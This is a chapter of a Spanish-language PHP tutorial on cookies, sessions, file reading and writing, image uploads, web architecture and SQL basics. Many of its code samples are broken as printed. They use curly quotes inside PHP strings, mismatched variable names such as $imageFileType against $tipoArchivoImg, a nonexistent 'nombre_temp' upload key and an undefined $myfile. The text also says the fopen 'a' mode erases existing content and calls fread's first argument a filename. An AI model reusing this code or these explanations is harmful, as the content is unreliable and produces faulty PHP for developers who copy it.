Una cookie es un pequeño archivo que el servidor web almacena en el navegador del ordenador de un usuario para identificarlo. Permite que sus aplicaciones almacenen una pequeña cantidad de datos textuales (típicamente, 4-6kB) en un cliente web. Una vez creada la cookie, cada vez que el mismo ordenador solicite una página a través de un navegador, también se enviará la cookie al servidor como información de encabezado con cada solicitud HTTP.

Existen varias aplicaciones posibles para las cookies, aunque la más común es mantener el estado de la sesión (explicado más adelante en este mismo punto). El servidor suele configurar las cookies utilizando un encabezado de respuesta, y posteriormente el cliente las pone a disposición como un encabezado de solicitud. No debe pensar en las cookies como un mecanismo de almacenamiento seguro. Aunque puede transmitir una cookie para que se intercambie sólo cuando una transacción HTTP se lleva a cabo de forma segura (por ejemplo, bajo HTTPS), no tiene control sobre lo que sucede con los datos de la cookie mientras está en el lado del cliente, o incluso si el cliente aceptará su cookie (la mayoría de los navegadores permiten que sus usuarios deshabiliten las cookies). Por lo tanto, las cookies siempre deben tratarse como "contaminadas" hasta que se demuestre lo contrario.

Las cookies se pueden utilizar para los siguientes casos:

- Para almacenar información del usuario, como cuándo visitó, qué páginas se visitaron en el sitio web, etc., de forma tal que la próxima vez que éste visite dicho sitio web pueda proporcionar una mejor experiencia de usuario.
- Almacenar información básica específica del sitio web para saber que ésta no es la primera visita del usuario.
- Registrar el número de visitas o consultar el contador.

Tipos de cookies

Hay dos tipos de cookies:

- Cookie de sesión: este tipo de cookies son temporales y caducan en cuanto finaliza la sesión o se cierra el navegador.
- Cookie persistente: para hacer que una cookie sea persistente se le debe proporcionar un tiempo de vencimiento. Entonces, la cookie sólo caducará después del tiempo de vencimiento dado, hasta entonces será una cookie válida.

Crear Cookies con PHP

En PHP se puede crear o configurar una cookie utilizando la función setcookie().

Sintaxis

```
setcookie(name, value, expire, path, domain, secure, httponly);
```

El primer argumento que define el nombre de la cookie es obligatorio, el resto son argumentos opcionales. A continuación se describe la funcionalidad de cada uno de ellos.

Argumento	Funcionalidad
name	Se usa para especificar el nombre de la cookie. Es un argumento obligatorio. El nombre de la cookie debe ser una cadena.
value	Se usa para almacenar cualquier valor en la cookie. Generalmente se guarda como un par con nombre. Por ejemplo, el nombre es userid y el valor es 7007, el userid para cualquier usuario.
expire	Se usa para establecer el tiempo de vencimiento de una cookie. Si no proporciona ningún valor, la cookie se tratará como una cookie de sesión y caducará cuando se cierre el navegador.
path	Se usa para establecer una URL web donde estará accesible la cookie. Si se establece, sólo se podrá acceder a la cookie desde esa URL, es decir, el navegador sólo enviará una cookie a las páginas dentro de esta ruta.
domain	Le permite limitar el acceso a la cookie a páginas dentro de un dominio o nombre de host específico; tenga en cuenta que no puede establecer este valor en un dominio que no sea el de la página que configura la cookie (por ejemplo, el host www.phparch.com puede configurar una cookie para hades.phparch.com, pero no para www.microsoft.com).
secure	Si establece esto en 1, la cookie estará disponible y solicita que el navegador sólo envíe esta cookie como parte de sus encabezados de solicitud a través de la conexión HTTPS.
httponly	Sólo se puede acceder a través de HTTP, no a través de JavaScript.

Tabla Argumentos de una Cookie

Ejemplo:

```
<?php

setcookie("nombreusuario", "usuario123", time()+60*60*24*7);

?>
```

Al proporcionar el nombre de la cookie dentro de los corchetes con la variable global $_COOKIE[], se puede acceder a la cookie.

NOTA: la función setcookie() debe colocarse antes de la etiqueta HTML inicial (<html>).

Acceder a los datos de una Cookie

Los datos de cookies generalmente se envían al servidor utilizando un sólo encabezado de solicitud. El intérprete PHP se encarga de separar automáticamente las cookies individuales del encabezado y las coloca en la matriz superglobal $_COOKIE:

```
if ($_COOKIE['hide_menu'] == 1) {     // ocultar menú }
```

Los valores de las cookies deben ser escalares; por supuesto, puede crear matrices utilizando la misma notación de matriz utilizada para $_GET y $_POST:

```
setcookie("test_cookie[0]", "a");
setcookie("test_cookie[1]", "b");
setcookie("test_cookie[2]", "c");
```

En la próxima solicitud, $_COOKIE ['test_cookie'] contendrá automáticamente una matriz. Sin embargo, debe tener en cuenta que la cantidad de almacenamiento disponible es muy limitada; por lo tanto, debe mantener al mínimo la cantidad de datos que almacena en las cookies y, en su lugar, usar sesiones.

A continuación un ejemplo donde se establece una cookie y se accede a su valor usando la matriz $_COOKIE.

```
<?php
// establecer la cookie
setcookie("nombreusuario", "usuario123", time()+60*60*24*7);
?>
<html>
    <body>

    <?php
    // verificar si la cookie existe
    if(isset($_COOKIE["nombreusuario"]))
    {
        echo     "Cookie     establecida     con     el     valor:
".$_COOKIE["nombreusuario"];
    }
    else
    {
        echo "¡Cookie no establecida!";
    }
    ?>

    </body>
</html>
```

Recuerde que la configuración de cookies es un proceso de dos etapas: primero, envía la cookie al cliente, y luego el cliente se la devuelve en la siguiente solicitud. Por lo tanto, la matriz $_COOKIE no se completará con nueva información hasta que llegue la próxima

Actualizar una Cookie

Para actualizar o modificar una cookie, simplemente configúrela nuevamente. Por ejemplo, si se quiere actualizar el nombre de usuario almacenado en la cookie creada anteriormente, se usa nuevamente el método setcookie().

```
<?php
// actualizar la cookie
setcookie(“nombreusuario”, “usuario123”, time()+60*60*24*7);
?>
<html>
    <body>

    <?php
    // verificar si la cookie existe
    if(isset($_COOKIE[“nombresuario”]))
    {
        echo    "Cookie    establecida    con    el    valor:
".$_COOKIE[“nombreusuario”];
    }
    else
    {
        echo “¡Cookie no establecida!”;
    }
    ?>

    </body>
</html>
```

Borrar una Cookie

No hay forma de "eliminar" una cookie, principalmente porque realmente no tiene control sobre cómo se almacenan y administran las cookies en el lado del cliente.

Sin embargo puede expirar la misma, actualizando la cookie con la función setcookie() para establecer una fecha de vencimiento pasada. Esto efectivamente vaciará la cookie; en la mayoría de los casos, el navegador lo eliminará:

```
<?php
// actualizando la cookie
setcookie("nombreusuario", "usuario123", time() - 3600);
?>
<html>
    <body>

    <?php

    echo "el nombre de usuario de la cookie ha sido eliminado";

    ?>

    </body>
</html>
```

Comprobar estatus de una Cookie

Para verificar el estatus de una cookie puede utilizar la función count() pasándole como parámetro la matriz $_COOKIE. Si el valor retornado es mayor a cero, entonces la cookie estará habilitada, de lo contrario estará deshabilitada. A continuación un ejemplo:

```
<?php
setcookie("comprobar_cookie", “comprobar”, time() + 3600, ‘/’);
?>
<html>
<body>

<?php
if(count($_COOKIE) > 0) {
    echo “Cookies están habilitadas.”;
} else {
    echo “Cookies están deshabilitadas.”;
}
?>

</body>
</html>
```

¿Qué es una sesión?

HTTP es un protocolo que no mantiene el estado y cada solicitud se maneja sin tener en cuenta el contexto en el que ocurre, es decir, cuando un usuario visita una página web y realiza acciones en la misma, y luego pasa a una siguiente página, esas acciones no se registran, a menos que se maneje un sistema de sesión.

Las sesiones se utilizan para almacenar información accesible a través de páginas web y es una opción más segura ya que no se almacena en el navegador del usuario como lo hace una cookie. Éstas se mantienen pasando un identificador único, bien sea un nombre de usuario, ID o algún otro identificador, entre solicitudes, generalmente en una cookie, aunque también se puede pasar en formularios y argumentos de consulta GET.

Una vez que el usuario cierra la sesión, ésta se destruye. La sesión no está limitada por ningún límite de tamaño, puede almacenar cualquier información en la sesión, independientemente de su tamaño.

PHP maneja las sesiones de forma transparente a través de una combinación de cookies y reescritura de URL, cuando session.use_trans_sid está activado en php.ini (está desactivado de manera predeterminada en PHP 5), al generar un ID de sesión único y usarlo para

rastrear un almacén de datos local (de forma predeterminada, un archivo en el directorio temporal del sistema) donde los datos de la sesión se guardan al final de cada solicitud.

Comenzar una sesión

PHP ofrece dos opciones para iniciar una sesión: Una es habilitar la función sesión.auto_start (cambiar su valor a 1) en el archivo php.ini para que se inicie una nueva sesión automáticamente cada vez que se reciba una solicitud. La otra forma consiste en llamar explícitamente la función session_start() al comienzo de cada script.

Ambos enfoques tienen sus ventajas y desventajas. En particular, cuando las sesiones se inician automáticamente, obviamente no tiene que incluir una llamada a session_start() en cada script. Sin embargo, no podrá almacenar objetos en la sesión, ya que como ésta se inicia antes de que se ejecuten los scripts; no puede cargar sus clases antes de recuperar los datos de dicha sesión. Además, se debe llamar a session_start() antes de enviar cualquier salida al navegador, ya que intentará establecer una cookie enviando un encabezado de respuesta.

Cuando se comienza una sesión usando la función session_start(), los datos se almacenan usando la variable de sesión: $_SESSION.

A continuación un ejemplo donde se crea una página web con un archivo php llamado pagina1.php donde se establece la variable de sesión y se crea un enlace a una segunda página llamada pagina2.php,

```
<?php
// comenzar la sesión
session_start();

// establecer la variable de sesión
$_SESSION[“nombreusuario”] = “usuario1”;
$_SESSION[“idusuario”] = “1”;
?>

<html>
    <body>

    <?php
    echo “La variable de sesión está establecida.”;
    ?>

    <a href=“pagina2.php”>Ir a la segunda página</a>

    </body>
</html>
```

Nota: La función session_start() debe ser lo primero en su documento. Antes de cualquier etiqueta HTML.

Obtener valores de variables de sesión

A continuación se muestra el código de pagina2.php, en el que se recuperan los valores de la variable de sesión que se establecen en pagina1.php.

```
<?php
// comenzar la sesión
session_start();

// obtener los valores de las variables de sesión
$nombreusuario = $_SESSION["nombreusuario"];
$idusuario = $_SESSION["idusuario"];
?>

<html>
    <body>

    <?php
    echo "El nombre de usuario es: ".$nombreusuario."<br/>";
    echo "El id de usuario es: ".$idusuario;
    ?>

    </body>
</html>
```

En ejemplo anterior la función session_start() se usa para inicializar una nueva sesión y buscar la sesión en curso (si ya se inició), y luego, usando la variable global $_SESSION, se pueden establecer nuevos valores en la sesión u obtener los valores guardados. Si hay demasiados valores almacenados en la sesión y no sabe cuál desea obtener, puede usar el siguiente código para imprimir todos los datos variables de la sesión actual.

```
<?php
session_start();
?>
<html>
    <body>
        <?php
        print_r($_SESSION);
        ?>
    </body>
</html>
```

Modificar una variable de sesión

Para actualizar cualquier valor almacenado en la variable de sesión, inicie la sesión llamando a la función session_start() y luego simplemente sobrescriba el valor para actualizar la variable de sesión.

```
<?php
// comenzar la sesión
session_start();

// actualizar el valor de la variable de sesión
$_SESSION[“idusuario”] = “111”;
?>

<html>
    <body>

    <?php
    echo “El nombre de usuario es: ”.$nombreusuario.“<br/>”;
    echo “El id de usuario es: ”.$idusuario;
    ?>

    </body>
</html>
```

Destruir una sesión

Para limpiar o eliminar todos los valores almacenados de la variable de sesión, se puede usar la función session_unset() y para destruir la sesión, se usa la función session_destroy().

```
<?php
// comenzar la sesión
session_start();
?>

<html>
    <body>

    <?php
    // limpiar la variable de sesión
    session_unset();

    // destruir la sesión
    session_destroy();
    ?>

    </body>
</html>
```

Estas funciones se utilizan en páginas como cerrar sesión o finalizar la compra en el caso de un sitio web de comercio electrónico, para limpiar la variable de sesión de los datos específicos del usuario y finalmente destruir la sesión actual.

4.4. Cargar archivos.

Cuando se desarrolla una aplicación web usando PHP, con frecuencia se requiere trabajar con archivos externos, como leer datos de un archivo o tal vez escribir datos de usuario en un archivo, etc. Por lo tanto, es importante saber cómo se manejan éstos mientras se trabaja en cualquier aplicación web.

Operaciones de manejo de archivos

El manejo de archivos comienza con la creación de un archivo, la lectura de su contenido, la escritura en un archivo para agregar datos a un archivo existente y finalmente cerrar el archivo. PHP proporciona funciones predefinidas para todas estas operaciones, las cuales son:

- Crear un archivo: fopen()
- Abrir un archivo: fopen()
- Leer un archivo: fread()
- Escribir en un archivo: fwrite()
- Agregar a un archivo: fwrite()
- Cerrar un archivo: fclose()

A continuación se explica el manejo de cada una de estas funciones en PHP.

Crear un archivo – fopen()

La función fopen() se utiliza para abrir un archivo y si éste no existe, entonces se crea el archivo.

Ejemplo:

```
$miarchivo = ‘archivo.txt’;
//abre archivo.txt o implícitamente lo crea
$manejar = fopen($miarchivo, ‘w’) or die(‘No puede abrir el archivo: ’.$miarchivo);
```

La función fopen() toma el nombre del archivo como primer argumento y el segundo argumento representa el modo en que se abrirá el archivo. Pero, si un archivo no está

presente, y está utilizando fopen() para crear un archivo, entonces debe mantener el modo como w, lo que significa modo de escritura.

Abrir un archivo – fopen()

Como se dijo anteriormente la misma función fopen() se utiliza para abrir un archivo, bien sea para leer su contenido, escribir contenido nuevo o agregar contenido adicional al contenido ya existente en el archivo.

Ejemplo:

```
$miarchivo = ‘archivo.txt’;
//abre el archivo archivo.txt
$manejar = fopen($miarchivo, ‘w’) or die(‘No puede abrir el archivo: ’.$miarchivo);
```

Nuevamente, la función fopen() toma dos argumentos obligatorios, uno es el nombre del archivo y el segundo representa el modo. Los siguientes son los diferentes modos junto con el literal que se debe pasar como argumento en la función fopen().

Modo	String Literal	Descripción
Modo de escritura	w	Si el archivo existe, se abre para permitir la operación de escritura y, si no existe, se crea un nuevo archivo. En este modo, todos los datos existentes en el archivo se borran.
Modo de lectura	r	El archivo se abre en modo de lectura con el puntero del archivo comenzando desde el principio del archivo.
Modo anexar	a	El archivo se abre en modo de escritura, donde el contenido existente del archivo se borra. El contenido nuevo se agrega después del contenido existente.
Crear un archivo de sólo escritura	x	Se crea un nuevo archivo con acceso de sólo escritura. Si el archivo ya existe, se devuelve el error.

Tabla Argumentos para la función fopen()

Además del modo especificado anteriormente, se puede agregar el operador + junto con los literales de cadena para permitir la operación de lectura y escritura (predeterminada)

para un modo dado. Así el modo r+ abre el archivo para leer y escribir; w+, permite la operación de lectura y escritura, borra el contenido del archivo o crea uno nuevo si éste no existe; a+ también abre el archivo para leer y escribir conservando los datos existentes en dicho archivo, si éste no existe lo crea y x+ permite la creación de un nuevo archivo para lectura y escritura, Si el archivo existe devuelve FALSE y un mensaje de error.

Escribir en archivo - fwrite()

La función fwrite() se usa para escribir contenido en un archivo cuando éste ya está abierto en modo de escritura. El primer parámetro de fwrite() contiene el nombre del archivo para escribir y el segundo parámetro es la cadena a escribir. A continuación un ejemplo donde se escribe el nombre de algunas películas en el archivo “películas.txt”.

```
<?php
$nombre_archivo = ‘peliculas.txt’;
//abre el archivo películas.txt o lo crea implícitamente
$miarchivo = fopen($nombre_archivo, ‘w’) or die(‘No puede abrir
el archivo: ’.$nombre_archivo);
$nombre_pelicula = “El Señor de los Anillos \n”;
// escribir nombre en el archivo
fwrite($miarchivo, $nombre_pelicula);

// escribir otro nombre de película en el archivo
$nombre_pelicula = “La la land \n”;
fwrite($miarchivo, $nombre_pelicula);
// cerrar el archivo
fclose($miarchivo);
```

En el código anterior, se escribieron dos nombres de películas en el archivo peliculas.txt. Si se abre el archivo, se verá así:

```
//SALIDA
El Señor de los Anillos
La la land
```

Cuando se abre un archivo en modo de escritura, todos los datos existentes en el archivo se borran y se pueden escribir datos nuevos en el archivo utilizando la función fwrite(). Si se vuelve a abrir el archivo anterior para escribir más contenido en él, y se hace en modo de escritura, se borrará todo el contenido existente.

Leer un archivo – fread()

La lectura de contenido de un archivo en PHP se puede lograr de dos maneras:

- Usando la función readfile().
- Usando fread() para leer contenido de un archivo abierto.

La función readfile() lee todo el contenido de un archivo y lo escribe en el búfer de salida.

```
<?php
echo readfile("archivo.txt");
?>
```

La función fread() toma dos argumentos: el primero es el nombre del archivo y el segundo argumento especifica el tamaño en bytes para el contenido a leer. Si se desea leer todo el contenido del archivo, se abre el archivo en modo de lectura y luego se usa la función fread(). Por ejemplo.

```
<?php
// abrir el archivo
$miarchivo = fopen("peliculas.txt", "r");

// leer el archivo entero usando la función fread()
echo fread($myfile, filesize("peliculas.txt"));

// cerrar el archivo
fclose($miarchivo);
?>
```

Como puede ver en el fragmento de código anterior, se utilizó la función filesize() para especificar el tamaño en bytes igual al tamaño completo del archivo, por lo tanto, la función fread() lee todo el contenido del archivo.

Pero si desea imprimir sólo contenido parcial del archivo, puede especificar directamente el tamaño en bytes (1 byte = 1 carácter) en el segundo argumento como a continuación.

```
<?php
// Abrir el archivo
$miarchivo = fopen("peliculas.txt", "r");

// leer sólo 12 bytes usando la función fread()
echo fread($miarchivo, 12);

// cerrar el archivo
fclose($miarchivo);
?>
```

Leer archivo línea por línea usando fgets()
La función fgets() lee una sola línea (hasta el nuevo carácter de línea) de cualquier archivo dado. Por ejemplo.

```
<?php
// Abrir el archivo
$miarchivo = fopen("peliculas.txt", "r");

// leer una sola línea usando fgets()
echo fgets($miarchivo);

// cerrar el archivo
fclose($miarchivo);
?>
```

Después de una llamada a la función fgets(), el puntero del archivo se mueve a la siguiente línea, por lo que si se llama a la función fgets() dos veces, se obtienen dos líneas del archivo.

```
<?php
// Abrir un archivo
$miarchivo = fopen("peliculas.txt", "r");
// leer la primera línea usando fgets()
echo fgets($miarchivo) . "<br>";
// leer la segunda línea
echo fgets($miarchivo);
// cerrar el archivo
fclose($miarchivo);
?>
```

Obtener fin de archivo usando feof()

La función feof() devuelve verdadero si el puntero del archivo está al final del archivo, de lo contrario, devuelve falso. Esta función se puede usar para recorrer un archivo de tamaño desconocido porque la función feof() se puede usar para verificar si se alcanza el final del archivo.

En el siguiente ejemplo se usan las funciones feof() y fgets() para leer e imprimir el contenido del archivo peliculas.txt línea por línea.

```
<?php
// Abrir el archivo
$miarchivo = fopen("peliculas.txt", "r");

// recorrer el archivo para generar el contenido línea por línea
while(!feof($miarchivo)) {
    echo fgets($miarchivo) . "<br>";
}

// cerrar el archivo
fclose($miarchivo);
?>
```

Leer archivo carácter por carácter - fgetc()

La función fgetc() se usa para leer un solo carácter de cualquier recurso de archivo desde el principio. También se puede usar junto con la función feof() para imprimir todo el contenido de un archivo, carácter por carácter.

Esta función es útil si tiene que reemplazar cualquier carácter o buscar cualquier carácter en particular en el contenido del archivo. A continuación un ejemplo.

```
<?php
// Abrir el archivo
$miarchivo = fopen("peliculas.txt", "r");

// recorrer el archivo para generar el contenido carácter por carácter
while(!feof($miarchivo)) {
    echo fgetc($miarchivo);
}

// cerrando el archivo
fclose($miarchivo);
?>
```

Agregar datos a un archivo – fwrite()

Para agregar más nombres de películas al archivo peliculas.txt, entonces se debe abrir el archivo en modo de adición. Por ejemplo.

```
$nombre_archivo = ‘peliculas.txt’;
//abre el archivo peliculas.txt file o lo crea implícitamente
$miarchivo = fopen($nombre_archivo, ‘a’) or die(‘No puede abrir el archivo: ’.$nombre_archivo);
$nombre_pelicula = “ El laberinto del fauno \n”;
// escribir nombre en el archivo
fwrite($miarchivo, $nombre_pelicula);

// escribir otro nombre de película en el archivo
$nombre_pelicula = “Mar adentro \n”;
fwrite($miarchivo, $nombre_pelicula);
// cerrar el archivo
fclose($miarchivo);
```

Si se abre el archivo “películas.txt” el contenido sería el siguiente:

```
//SALIDA
El Señor de los Anillos
La la land
El laberinto del fauno
Mar adentro
```

Cerrar un archivo – fclose()

Es una buena práctica cerrar un recurso de archivo después de usarlo. En PHP, la función fclose() se usa para cerrar un archivo. Toma como argumento el nombre del archivo o la variable que contiene el puntero del recurso del archivo. A continuación un ejemplo:

```
$miarchivo = ‘peliculas.txt’;
//abre el archivo peliculas.txt o lo crea implícitamente
$manejar = fopen($miarchivo, ‘w’) or die(‘No puede abrir el archivo: ’.$miarchivo);

// cerrar el archivo
fclose($manejar);
```

Subir Archivo - upload

Antes de subir un archivo en PHP, debe verificar que el archivo php.ini esté configurado para permitir la carga de archivos. Para ello ubique dentro del mismo la directiva file_uploads y establezca su valor en "On".

```
file_uploads = On
```

Por lo general se requieren dos páginas para cargar un archivo, una con un formulario para seleccionar el archivo a enviar y otra página donde se especifica la ruta donde se va a cargar el archivo. Para entender mejor esto, se presenta un ejemplo:

```
<!DOCTYPE html>
<html>
<body>

<form action="cargar.php" method="post" enctype="multipart/form-
data">
    Seleccionar imagen a cargar:
    <input type="file" name="archivoACargar" id="archivoACargar"
>
    <input type="submit" value="Cargar imagen" name="enviar">
</form>

</body>
</html>
```

Es importante que utilice el método "post" y el atributo enctype = "multipart / form-data" para que la carga del archivo pueda funcionar. El formulario anterior envía datos a un archivo llamado "cargar.php", que se creará a continuación.

```
<?php
$directorio_destino = “archivos/”;
$archivo_destino = $directorio_destino .
basename($_FILES[“archivoACargar”][“name”]);
$cargaOk = 1;
$tipoArchivoImg
= strtolower(pathinfo($archivo_destino,PATHINFO_EXTENSION));
// Comprobar si el archivo de imagen es real o falso
if(isset($_POST[“enviar”])) {
    $chequear =
getimagesize($_FILES[“archivoACargar”][“nombre_temp”]);
    if($chequear !== false) {
        echo “Archivo es una imagen – ” . $chequear[“mime”]
. “.”;
        $cargaOk = 1;
    } else {
        echo “Archivo no es una imagen.”;
        $cargaOk = 0;
    }
}
?>
```

En el ejemplo anterior se declaró la variable $directorio_destino para especificar el directorio donde se colocará el archivo, la variable $archivo_destino guarda la ruta del archivo a cargar, $tipoArchivoImg contiene la extensión del archivo (en minúsculas). Luego, se verifica si el archivo es una imagen real o una imagen falsa.

Nota: *Deberá crear un nuevo directorio llamado "cargas" en el directorio donde reside el archivo "carga.php". Los archivos cargados se guardarán allí.*

Puede verificar si el archivo ya existe en la carpeta "cargas". Si lo hace, se muestra un mensaje de error y $cargaOk se establece en 0:

```
// Comprobar si el archivo existe
if (file_exists($archivo_destino)) {
    echo “El archivo ya existe.”;
    $cargaOk = 0;
}
```

Limitar tamaño de archivo

También es posible que verifique el tamaño del archivo. Si el archivo tiene más de 500 KB, por ejemplo, se muestra un mensaje de error y $cargaOk se establece en 0:

```
// Verificar el tamaño del archivo
if ($_FILES[“archivoACargar”][“size”] > 500000) {
    echo “El archivo es demasiado grande.”;
    $cargaOk = 0;
}
```

Limitar tipo de archivo

El siguiente código sólo permite a los usuarios cargar archivos JPG, JPEG, PNG y GIF. Todos los demás tipos de archivos muestran un mensaje de error antes de establecer $cargaOk en 0:

```
// Permitir ciertos formatos de archivo
if($tipoArchivoImg != “jpg” && $ tipoArchivoImg != “png” && $
tipoArchivoImg != “jpeg”
&& $imageFileType != “gif” ) {
    echo “Sólo los formatos JPG, JPEG, PNG & GIF son
permitidos.”;
    $cargaOk = 0;
}
```

Cargar el archivo

A continuación se muestra el código completo del archivo cargar.php, el cual contiene todos los fragmentos de código explicados anteriormente y el procedimiento para verificar si el archivo se ha cargado correctamente o no.

```
<?php
$directorio_destino = “archivos/”;
$archivo_destino = $directorio_destino .
basename($_FILES[“archivoACargar”][“name”]);
$cargaOk = 1;
$tipoArchivoImg
= strtolower(pathinfo($archivo_destino,PATHINFO_EXTENSION));
// Comprobar si el archivo de imagen es real o falso
if(isset($_POST[“enviar”])) {
    $chequear = getimagesize($_FILES[“archivoACargar”][“tmp_name”]);
    if($chequear !== false) {
        echo “Archivo es una imagen – ” . $chequear[“mime”] . “.”;
        $cargaOk = 1;
    } else {
        echo “Archivo no es una imagen.”;
        $cargaOk = 0;
    }
}
// Comprobar si el archivo existe
if (file_exists($archivo_destino)) {
    echo “El archivo ya existe.”;
    $cargaOk = 0;
}
// Verificar el tamaño del archivo
if ($_FILES[“archivoACargar”][“size”] > 500000) {
    echo “El archivo es demasiado grande.”;
    $cargaOk = 0;
}
// Permitir ciertos formatos de archivo
if($tipoArchivoImg != “jpg” && $ tipoArchivoImg != “png” && $
tipoArchivoImg != “jpeg”
&& $imageFileType != “gif” ) {
    echo “Sólo los formatos JPG, JPEG, PNG & GIF son permitidos.”;
    $cargaOk = 0;
}
// Comprobar si $cargaOk está establecido en 0 por un error
if ($cargaOk == 0) {
    echo “Lo siento, su archivo no fue cargado.”;
// si todo está bien, se procede a cargar el archivo
} else {
    if (move_uploaded_file($_FILES[“archivoACargar”][“nombre_temp”],
$archivo_destino)) {
        echo “El archivo ”.
basename( $_FILES[“archivoACargar”][“name”]). “ ha sido cargado.”;
    } else {
        echo "Lo siento, hubo un error cargando el archivo.";
    }
}
?>
```

4.5. Arquitectura

La arquitectura de la aplicación web describe las interacciones entre aplicaciones, bases de datos y sistemas de middleware en la web. Asegura que múltiples aplicaciones funcionen simultáneamente.

Siendo uno de los lenguajes de desarrollo web más populares, PHP también es uno de los más simples y funcionales. Por lo tanto, una arquitectura de aplicación web PHP garantiza un desarrollo rápido, mejor seguridad, mantenimiento claro, trabajo en equipo dedicado y soporte de una gran comunidad.

Los componentes que generalmente conforman la arquitectura de una aplicación web son:

- Servidor web.
- Cliente.
- Servidor de Base de datos.

Sin embargo, en el caso de PHP se debe considerar un componente adicional que es el **intérprete**.

A continuación se explica paso a paso la interacción de dichos componentes cuando un usuario interactúa con una página web dinámica hecha en PHP:

1. El usuario accede al sitio web a través del navegador. Eso significa que el usuario escribe la URL del sitio web en el navegador y presiona ir.
2. La solicitud de página en el navegador llegará al servidor web (Apache).
3. El servidor web recopilará la página solicitada (HTML o PHP o archivo de imagen, etc.) de la raíz del documento.
4. Si se trata de un elemento estático como HTML, CSS, archivo de imagen o archivo Java Script, Apache lo enviará directamente al navegador y el navegador lo mostrará al usuario en la pantalla.
5. Si se trata de un archivo PHP, Apache envía el contenido del archivo al intérprete de PHP, el cual interpreta el código PHP y lo ejecuta. Si se requiere la operación DB, realiza lo mismo.
6. El intérprete de PHP genera la salida y la envía a Apache.
7. Apache envía ese contenido al navegador.
8. El navegador lo muestra en la pantalla de los usuarios.

Todos los componentes estáticos como HTML, archivos CSS, archivos de imagen, scripts Java, etc. no necesitan intérprete, ya que los navegadores web están diseñados para representarlos y mostrarlos en la pantalla correctamente. Es por eso que si el usuario solicita este tipo de componentes, Apache los recopila de la raíz del documento y los envía directamente al navegador.

Sólo si la página solicitada es una página PHP, Apache la enviará al intérprete PHP para traducirla y ejecutarla.

Aunque los componentes estáticos residen en el servidor, se consideran como parte de la Interfaz de usuario y, a medida que se representan en el navegador del usuario, se pueden referir como componentes del lado del Cliente. En la tecnología web, los navegadores son terminales de cliente.

Y por una razón similar, se hace referencia a los archivos PHP como componentes del lado del servidor, ya que dependen de otro intérprete de PHP del componente del lado del servidor y no pueden ejecutarse sólo en los navegadores. Los archivos PHP se guardan en el servidor (en la raíz del documento) - lado del servidor. El intérprete PHP interpreta el lenguaje PHP y ejecuta las instrucciones según el código. No necesita compilación.

La arquitectura de la aplicación web es indispensable en el mundo moderno porque una gran parte del tráfico de red global, así como la mayoría de las aplicaciones y dispositivos, utilizan la comunicación basada en la web. Una arquitectura de aplicación web no sólo tiene que lidiar con la eficiencia, sino también con la confiabilidad, escalabilidad, seguridad y robustez.

5. BASES DE DATOS CON PHP

El desarrollo de aplicaciones suele requerir del resguardo de datos para su posterior manipulación. Una base de datos es un contenedor de información organizada o datos, almacenados electrónicamente en un sistema informático de forma que se pueda acceder, administrar y actualizar fácilmente. PHP proporciona acceso a una gran cantidad de sistemas de bases de datos diferentes, muchos de los cuales son de naturaleza relacional y pueden ser consultados utilizando el lenguaje de consulta estructurado (SQL). Para utilizar estas bases de datos, es importante tener un conocimiento firme de SQL, así como los medios para conectarse e interactuar con bases de datos desde PHP. Por esta razón se revisarán algunos conceptos básicos en un principio, que le permitirán comprender mejor posteriormente los ejemplos dados sobre creación y manipulación de bases de datos en MySQL.

Bases de Datos Relacionales y SQL

La mayoría de las aplicaciones desarrolladas utilizan algún tipo de base de datos relacional, la cual es un tipo de base de datos estructurada, como su nombre lo indica, alrededor de las relaciones entre las entidades que contiene.

Los datos se almacenan en contenedores estructurados llamados tablas. Una tabla es una colección bidimensional de cero o más filas, cada una de las cuales puede contener una o más columnas. Cada fila de la tabla es un registro de datos con un identificador único (ID) llamado clave. Las columnas de la tabla están etiquetadas con un nombre descriptivo (como por ejemplo, nombre, edad, teléfono, etc.) y contienen un tipo de dato específico.

El modelo relacional significa que las estructuras de datos lógicos (las tablas de datos, las vistas y los índices) están separados de las estructuras de almacenamiento físico de forma que administradores de bases de datos puedan administrarlos, valga la redundancia, sin afectar el acceso a esos datos como una estructura lógica.

Las bases de datos siguen ciertas reglas de integridad para evitar duplicidad de filas o registros y que éstos además sean precisos y accesibles.

¿Qué es SQL?

Puede comunicarse con bases de datos relacionales utilizando Structured Query Language (SQL), el lenguaje estándar para interactuar con los sistemas de gestión. SQL permite la unión de tablas usando unas pocas líneas de código, con una estructura que la mayoría de los empleados no técnicos pueden aprender rápidamente.

Con SQL, los analistas, por ejemplo, no necesitan saber dónde reside la tabla de pedidos en el disco, cómo realizar la búsqueda para encontrar un pedido específico o cómo conectar el pedido y las tablas de clientes. La base de datos compila la consulta y calcula los puntos de datos correctos.

Declaraciones Preparadas

Una declaración preparada es, esencialmente, es una plantilla de una declaración SQL que se ha analizado y compilado previamente y está lista para ejecutarse pasándole los datos apropiados. Cada sistema de base de datos implementa esto de una manera diferente, pero, en general, el proceso funciona en tres pasos:

- Crear la declaración preparada, reemplazando sus datos con un conjunto de marcadores como signos de interrogación o entidades con nombre.
- La base de datos analiza, compila y realiza la optimización de consultas en la plantilla de instrucción SQL, y almacena el resultado sin ejecutarlo.
- En un momento posterior, la aplicación vincula los valores a los parámetros y la base de datos ejecuta la declaración.

Se puede ejecutar la instrucción tantas veces como se quiera con diferentes valores, lo cual reduce el tiempo de análisis ya que la preparación de la consulta se realiza sólo una vez (aunque la declaración se ejecuta varias veces). Los parámetros enlazados minimizan el ancho de banda al servidor ya que sólo necesita enviar los parámetros cada vez, y no toda la consulta.

Además son muy útiles contra las inyecciones de SQL, ya que los valores de los parámetros, que se transmiten más tarde utilizando un protocolo diferente, no necesitan ser escapados correctamente. Si la plantilla de declaración original no se deriva de una entrada externa, la inyección SQL no puede ocurrir.

5.1 Bases de Datos con PHP5

PHP soporta una amplia gama de bases de datos, como Oracle, PostgreSQL, IBM DB2, SQLite, MySQL y muchas más. Sin embargo, en la versión 5 de PHP se contemplaron algunos cambios relacionados específicamente con las bases de datos MySQL y SQLite. Con respecto a MySQL en PHP5 no se incorporó de forma predetermidana el soporte a esta base de datos como en las versiones anteriores, sino que se debe hacer de forma manual al compilar PHP. Esto debido a problemas de licencia y mantenimiento. Por otra parte, los usuarios deberán editar el archivo php.ini para habilitar la DLL php_mysql.dll, ya que no estaba presente en la versión 4 del lenguaje. Además se incorporó una nueva extensión, MySQLi, cuyas funciones permiten acceder a los servidores de bases de datos MySQL. Está diseñada para funcionar con MySQL versión 4.1.13 o posterior.

Por su parte SQLite se incorporó a partir de la versión PHP5, el cual es un software que permite a los usuarios interactuar con una base de datos relacional.

